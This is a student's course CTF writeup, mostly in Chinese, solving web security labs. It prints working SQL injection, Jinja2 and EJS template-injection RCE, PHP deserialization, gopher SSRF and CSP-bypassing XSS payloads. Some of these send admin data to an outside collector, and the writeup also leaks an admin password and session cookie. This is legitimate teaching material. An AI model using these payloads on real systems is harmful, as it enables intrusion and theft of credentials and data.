2023 NTU Computer Security HW4 Writeup

StudentID : R12922054

[Lab] Cat Shop

- FLAG{omg_y0u_hack3d_th3_c4t_sh0p!}

解題流程和思路

1. 首先將往址後加上 /item/5430, 至於為什麼是 5430 是根據觀察其他內容得知
2. 進去後觀察, 金錢最後是怎麼傳到後端的, 可以發現是從前端的數值傳過去的, 所以直接修改他的價錢就好



Figure 1: CatShop_Flag.

[Lab] DNS Lookuper

- FLAG{Y0U_$(Byp4ssed)_th3_`waf`}

解題流程和思路

1. 跟著助教上課的內容實作, 最主要是要讓我們熟悉 WAF



Figure 2: DNS_Lookuper_Flag.

[Lab] Log me in

- FLAG{b4by_sql_inj3cti0n}

解題流程和思路

1. 跟著助教的上課內容實作, 本題最主要是要我們熟悉最基本的 SQL injection
2. 使用萬用帳號即可, 注意閉合問題



Figure 3: LogMeIn_payload.

FLAG{b4by_sql_inj3cti0n}

Figure 4: LogMeIn_Flag.

[Lab] Jinja2 SSTI

- FLAG{ssti.__class__.__pwn__}

解題流程和思路

1. 本題參考助教上課的 ppt, 實作完成
2. 本題核心 template injection
3. 透過 Figure 6 (將裡面指令改成 ls /)
4. 得到 Figure 5
5. 最後透過 Figure 6 完成, 即可拿到 Flag, Figure 7

Hello, app bin boot dev entrypoint.sh etc home install-nginx-debian.sh lib lib64 media mnt opt proc root run sbin srv start.sh sys th1s_15_fl4ggggggg tmp usr uwsgi-nginx-entrypoint.sh var

Figure 5: Jinja2SSTI_List_info.

```
{{ ().__class__.__base__.__subclasses__()[132].__init__.__globals__['popen']('cat /th1s_15_fl4ggggggg').read() }}
```

Figure 6: Jinja2SSTI_payload.

Hello, FLAG{ssti.__class__.__pwn__}

Figure 7: Jinja2SSTI_Flag.

[Lab] Preview Card

- FLAG{gopher://http_post}

解題流程和思路

1. 本題是要我們練習 CRLF Injection
2. 參考助教上課的投影片(week2 的 113 左右的投影片)
3. 實作如下, Figure 8, 然後會發現需要 givemeflag 的 value 是 true



Figure 8: PreviewCard_payload1.

4. 所以重新送一個, Figure 9, 即可



Figure 9: PreviewCard_payload2_and_Flag.

5. 至於如何生出 payload 呢?程式碼如下:

```python
import urllib
```

Python

```python
test = """GET /flag.php HTTP/1.1
Host: 127.0.0.1
"""

payload = "_" + urllib.parse.quote(test).replace("%0A", "%0D%0A")
payload
```

Python

```
'_GET%20/flag.php%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%0D%0A'
```

```python
test = """POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

givemeflag=yes
"""

payload = "_" + urllib.parse.quote(test).replace("%0A", "%0D%0A")
payload
```

Python

```
'_POST%20/flag.php%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0AContent-
```

Figure 10: PreviewCard_Code.

[Lab] Magic Cat

- FLAG{magic_cat_pwnpwn}

解題流程和思路

1. 本題跟著助教上課內容一步一步做
2. 最主要的目的是要我們練習反序列化
3. 寫一個.php 去做我們要的指令並將其 base64_encode(), 如 Figure 11

```php
<?php
1 reference | 0 implementations
class Caster
{
    0 references
    public $cast_func = 'system';
}

1 reference | 0 implementations
class Cat
{
    1 reference
    public $magic;
    1 reference
    public $spell;
    1 reference | 0 overrides
    function __construct()
    {
        $this->magic = new Caster();
        // $this->spell = 'ls /';
        $this->spell = 'cat /flag*';
    }
}
echo base64_encode(serialize(new Cat()));
```

Figure 11: MagicCat_php.

4. 將第三步的內容(用 ls /)送至 server, 可以得到 ls /的結果



Figure 12: MagicCat_Code.

5. 最後將第三步的內容(用 cat /flag*), 即可拿到 Flag, 如 Figure 13

Figure 13: MagicCat_Flag.

[HW4] Double Injection - FLAG1

- FLAG{sqlite_js0n_inject!on}

解題流程和思路

前提: 解本題有參考很多關於 sqlite 的文檔, 確認用法

1. 本題要做的事情是要做 sqlite 的 sql injection(UNION Base)
2. 這題有個核心是一定要用 WHERE 一個不會成立的等式, 不然 UNION 前面會是一個 null(因為 admin.password"), 會變成 admin.password\"), 多了一個 \ 導致 null), 並放進 password, 導致 UNION 後面的內容進不到 password, 所以我們的目標是:bypass 掉 UNION 前面的內容(連 null 都不行), 讓 UNION 後面的內容進入 password
3. 透過 substr 一次抓一個字元出來比對, 即可, 實作內容如下, Figure 14

```python
# username = 'guest'

# first five word of password is FLAG{
# password = 'FLAG{'
# password = chr(70)
password = ''
# base_password = 'guest'
# base_password = '123'


def check(username, password):
    res = requests.post("http://10.113.184.121:10081/login", data={"username": username, "password": password}).text
    # res = requests.post("http://127.0.0.1:3000/login", data={"username": username, "password": password}).text

    # print(res)
    return res == '<h1>Success!</h1>'

# check(username, password)


def crack(username):
    for i in range(128):
        res = check(username, chr(i))
        if(res == True):
            return chr(i)

count = 1
while True:
    username = '''admin.password") AS password FROM db where 1=2 UNION SELECT substr(json_extract(users, '$.admin.password'), '''
    username += str(count)
    username +=''', 1) FROM db; -- '''

    text = crack(username)
    password += text
    print(password)

    if(text == "}"):
        break

    count += 1
```

Figure 14: DoubleInjection1_Code.

4. 得到 Flag, Figure 15

```
F
FL
FLA
FLAG
FLAG{
FLAG{s
FLAG{sq
FLAG{sql
FLAG{sqli
FLAG{sqlit
FLAG{sqlite
FLAG{sqlite_
FLAG{sqlite_j
FLAG{sqlite_js
FLAG{sqlite_js0
FLAG{sqlite_js0n
FLAG{sqlite_js0n_
FLAG{sqlite_js0n_i
FLAG{sqlite_js0n_in
FLAG{sqlite_js0n_inj
FLAG{sqlite_js0n_inje
FLAG{sqlite_js0n_injec
FLAG{sqlite_js0n_inject
FLAG{sqlite_js0n_inject!
FLAG{sqlite_js0n_inject!o
FLAG{sqlite_js0n_inject!on
FLAG{sqlite_js0n_inject!on}
```

Figure 15: DoubleInjection1_Flag.

[HW4] Double Injection - FLAG2

- FLAG{ezzzzz_sqli2ssti}

解題流程和思路

前提: 本題有參考 https://www.cnblogs.com/hackerone/p/17216027.html

1. 本題要做的是, template injection, 要注意的事情大概就是去了解 ejs 的框架, 以及 js 要如何做 template injection
2. 了解完後, 就結束了, 實作如下, ls -al / -> Figure 16

```python
def check(username, password):
    res = requests.post("http://10.113.184.121:10081/login", data={"username": username, "password": password}).text
    # res = requests.post("http://127.0.0.1:3000/login", data={"username": username, "password": password}).text

    print(res)
    return res == '<h1>Success!</h1>'
```

0.0s

+ Code + Markdown

```python
# template_injection = "<%= ().__class__.__base__.__subclasses__()[132].__init__.__globals__['system'] ;%>"
template_injection = "<%= global.process.mainModule.require('child_process').execSync('ls -al /') %>"
username = template_injection
username += ''').password") AS password FROM db where 1=2 UNION SELECT 'FLAG{sqlite_js0n_inject!on}' FROM db; -- '''
password = 'FLAG{sqlite_js0n_inject!on}'

# username += ''').password") AS password FROM db where 1=2 UNION SELECT 'FLAG{flag-1}' FROM db; -- '''
# password = 'FLAG{flag-1}'

check(username, password)
```

0.0s

Figure 16: DoubleInjection2_Code_ls.

3. ls -al / 的結果

```
    <html><head><title>Success</title></head><body>
    <h1>Success!</h1>
    <p>Logged in as total 76
drwxr-xr-x    1 root     root          4096 Dec 18 18:54 .
drwxr-xr-x    1 root     root          4096 Dec 18 18:54 ..
-rwxr-xr-x    1 root     root             0 Dec 18 18:54 .dockerenv
drwxr-xr-x    1 root     root          4096 Dec 11 18:36 bin
drwxr-xr-x    5 root     root           340 Dec 18 18:54 dev
drwxr-xr-x    1 root     root          4096 Dec 18 18:54 etc
-rw-r--r--    1 root     root            28 Dec 18 17:15 flag1.txt
-rw-r--r--    1 root     root            23 Dec 18 17:15 flag2-1PRmDsTXoo3uPCdq.txt
drwxr-xr-x    1 root     root          4096 Dec 18 17:15 home
drwxr-xr-x    1 root     root          4096 Dec 11 18:36 lib
drwxr-xr-x    5 root     root          4096 Dec  7 09:43 media
drwxr-xr-x    2 root     root          4096 Dec  7 09:43 mnt
drwxr-xr-x    1 root     root          4096 Dec 11 18:36 opt
dr-xr-xr-x  500 root     root             0 Dec 18 18:54 proc
drwx------    1 root     root          4096 Dec 11 18:36 root
drwxr-xr-x    2 root     root          4096 Dec  7 09:43 run
drwxr-xr-x    2 root     root          4096 Dec  7 09:43 sbin
drwxr-xr-x    2 root     root          4096 Dec  7 09:43 srv
dr-xr-xr-x   13 root     root             0 Dec 18 18:54 sys
drwxrwxrwt    1 root     root          4096 Dec 22 17:16 tmp
drwxr-xr-x    1 root     root          4096 Dec 18 13:27 usr
drwxr-xr-x   12 root     root          4096 Dec  7 09:43 var
.password") AS password FROM db where 1=2 UNION SELECT 'FLAG{sqlite_js0n_inject!on}' FROM db; -- </p>
    </body></html>
```

Figure 17: DoubleInjection2_ls.

4. cat flag, Figure 18

```python
template_injection = "<%= global.process.mainModule.require('child_process').execSync('cat /flag2-1PRmDsTXoo3uPCdq.txt') %>"
username = template_injection
username += ''').password") AS password FROM db where 1=2 UNION SELECT 'FLAG{sqlite_js0n_inject!on}' FROM db; -- '''
password = 'FLAG{sqlite_js0n_inject!on}'


check(username, password)
```

0.0s

Figure 18: DoubleInjection2_Code_cat.

5. cat flag 的結果, Figure 19

```
    <html><head><title>Success</title></head><body>
    <h1>Success!</h1>
    <p>Logged in as FLAG{ezzzzz_sqli2ssti}
.password") AS password FROM db where 1=2 UNION SELECT 'FLAG{sqlite_js0n_inject!on}' FROM db; -- </p>
    </body></html>
```

Figure 19: DoubleInjection2_Flag.

[HW4] Note - FLAG1

- FLAG{byp4ss1ing_csp_and_xsssssssss}

解題流程和思路

前提: 寫 Note 做 XSS

1. 第一步: 要 bypass 掉 innerHTML 和 CSP 的限制, 以下指令成功觸發 alert(1)

```
<iframe srcdoc="<script src='https://unpkg.com/csp-bypass@1.0.2/dist/sval-classic.js'></
script><br csp=alert(1)>"></iframe>
```

2. 第二步: 想一下要寫怎麼樣的 js 去撈資料, (透過以下指令可以知道 admin 裡的 Note 有哪些以及他的 title 和 id, 但還不知道 content 所以需要有下一步)

```
fetch(`/api/notes/all`)
    .then(r=>r.text())
    .then(
        f=>location=`https://lambo.free.beeceptor.com/?${f}`
    )
```

3. 將第二步, 寫成能 XSS 的樣子並寫進 Note, 我會寫 setTimeout 目的是因為 top.location.href 會直接跳轉到自己的網址, 導致沒有辦法 report, 所以設置 setTimeout 可以讓自己有時間 report(類似 delay 的概念), 至此可以從 admin 獲得 FLAG1 的 noteId = a83ed14e-8c1c-43c3-ad7a-b5393ad85a3d (如圖 Figure 20)

```
<iframe srcdoc="<script src='https://unpkg.com/csp-bypass@1.0.2/dist/sval-classic.js'></
script>
<br csp=
'fetch(`/api/notes/all`)
  .then(r=>r.text())
   .then(data=>setTimeout(()=>top.location.href=`https://輸入自己的 server 網址/?${data}`,
900))'>"></iframe>
```

Figure 20: Note1_GetAdminNote.

4. 有了 noteId 後, 就可以叫 xss-bot 到'/api/notes?id=a83ed14e-8c1c-43c3-ad7a-b5393ad85a3d'拿 FLAG1 的內容, 然而因為字數的限制, 我做了兩件事
   (1) 把'https://unpkg.com/csp-bypass@1.0.2/dist/sval-classic.js'縮成'https://unpkg.com/csp-bypass/dist/sval-classic'
   (2) 把 setTimeout 拿掉改用 Curl 去做 report 動作, 或是隨便創一個 note, 然後點進去將那個 note 將 form Report 裡原先的 noteid 改成可以拿到 flag 的 noteid, 然後按 report 也可以

5. 所以呢, 首先, 先寫可以拿到 Flag1 的 XSS note,如下

```
<iframe srcdoc="<script src='https://unpkg.com/csp-bypass/dist/sval-classic'></script>
<br csp=
'fetch(`/api/notes?id=a83ed14e-8c1c-43c3-ad7a-b5393ad85a3d`)
  .then(r=>r.text())
  .then(r=>top.location.href=`https://輸入自己的 server 網址/?${r}`)'>"></iframe>
```

6. 最後用 Curl 去 "report 這個可以拿到 Flag1 的 XSS note", 如圖 Figure 21 , 指令可以參考以下(或是隨便創一個 note, 然後點進去將那個 note 將 form Report 裡原先的 noteid 改成上一步的 noteid, 然後按 report 也可以):

```
curl 'http://10.113.184.121:10082/report' \
     -H   'Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7' \
  -H 'Cache-Control: max-age=0' \
  -H 'Connection: keep-alive' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
 -H 'Cookie: session=eyJ1c2VybmFtZSI6IndpbGx5d2lsbHkifQ.ZZQBRw.qrw8mO5HAU5bd498yHJUXivk2FE'
\
  -H 'Origin: http://10.113.184.121:10082' \
  -H 'Referer: http://10.113.184.121:10082/note?id=c716a36f-a2cf-49ff-9fc5-df1f258e2a4d' \
  -H 'Upgrade-Insecure-Requests: 1' \
   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Safari/537.36' \
  --data-raw 'note_id=你自己寫 XSS 拿到 flag 的 note&author=你自己的名稱' \
  --compressed \
  --insecure
```

```
lambo@Ubuntu-Lambo:~$ curl 'http://10.113.184.121:10082/report' \10082/report' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7' \
  -H 'Cache-Control: max-age=0' \
  -H 'Connection: keep-alive' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Cookie: session=eyJ1c2VybmFtZSI6IndpbGx5d2lsbHkifQ.ZZQBRw.qrw8mO5HAU5bd498yHJUXivk2FE' \
  -H 'Origin: http://10.113.184.121:10082' \
  -H 'Referer: http://10.113.184.121:10082/note?id=c716a36f-a2cf-49ff-9fc5-df1f258e2a4d' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
120.0.0.0 Safari/537.36' \
  --data-raw 'note_id=eb585c60-7707-47c7-ba42-03dc1ce36414&author=r12922054answer' \
  --compressed \
  --insecure
<meta http-equiv='refresh' content='1;url=/'><h1>Report submitted!</h1>lambo@Ubunlambollllallllll
```

Figure 21: Note1_reportCurl.

7. 至於我要怎麼知道 用 Curl 發送 report 需要哪些內容, 可以看 Figure 22



Figure 22: Note1_GetReportCurl.

8. 拿到 Flag1, Figure 23

Figure 23: Note1_GetFlag.

[HW4] Note - FLAG2

- FLAG{n0t_just_4n_xss}

解題流程和思路

前提: 本題最重要的關鍵是 os.path.join 的參數若有根目錄，會直接將前面的路徑覆蓋，例如 join("/var/www/html", "/etc") 會得到 /etc

參考來源: https://ithelp.ithome.com.tw/m/articles/10276105

1. 這邊我先說一下, 一開始我是先去讀 proc 文件, 然後發現可以拿到 admin 密碼, 要寫的 note 的內容如下, 並透過前一題的兩種 report 方法(選一種)送至 xss-bot

```
<iframe srcdoc="<script src='https://unpkg.com/csp-bypass/dist/sval-classic'></script>
<br csp=
'fetch(`/api/notes?id=/proc/self/environ`)
  .then(r=>r.json())
  .then(r=>top.location.href=`https://輸入自己的 server 網址/`+JSON.stringify(r))'>"></iframe>
```

2. 得到的內容如 Figure 24, admin 的密碼為 hgytojZyeWVHGx0YZJeA9VZeSDPclVB8MsrVCfYMtk0

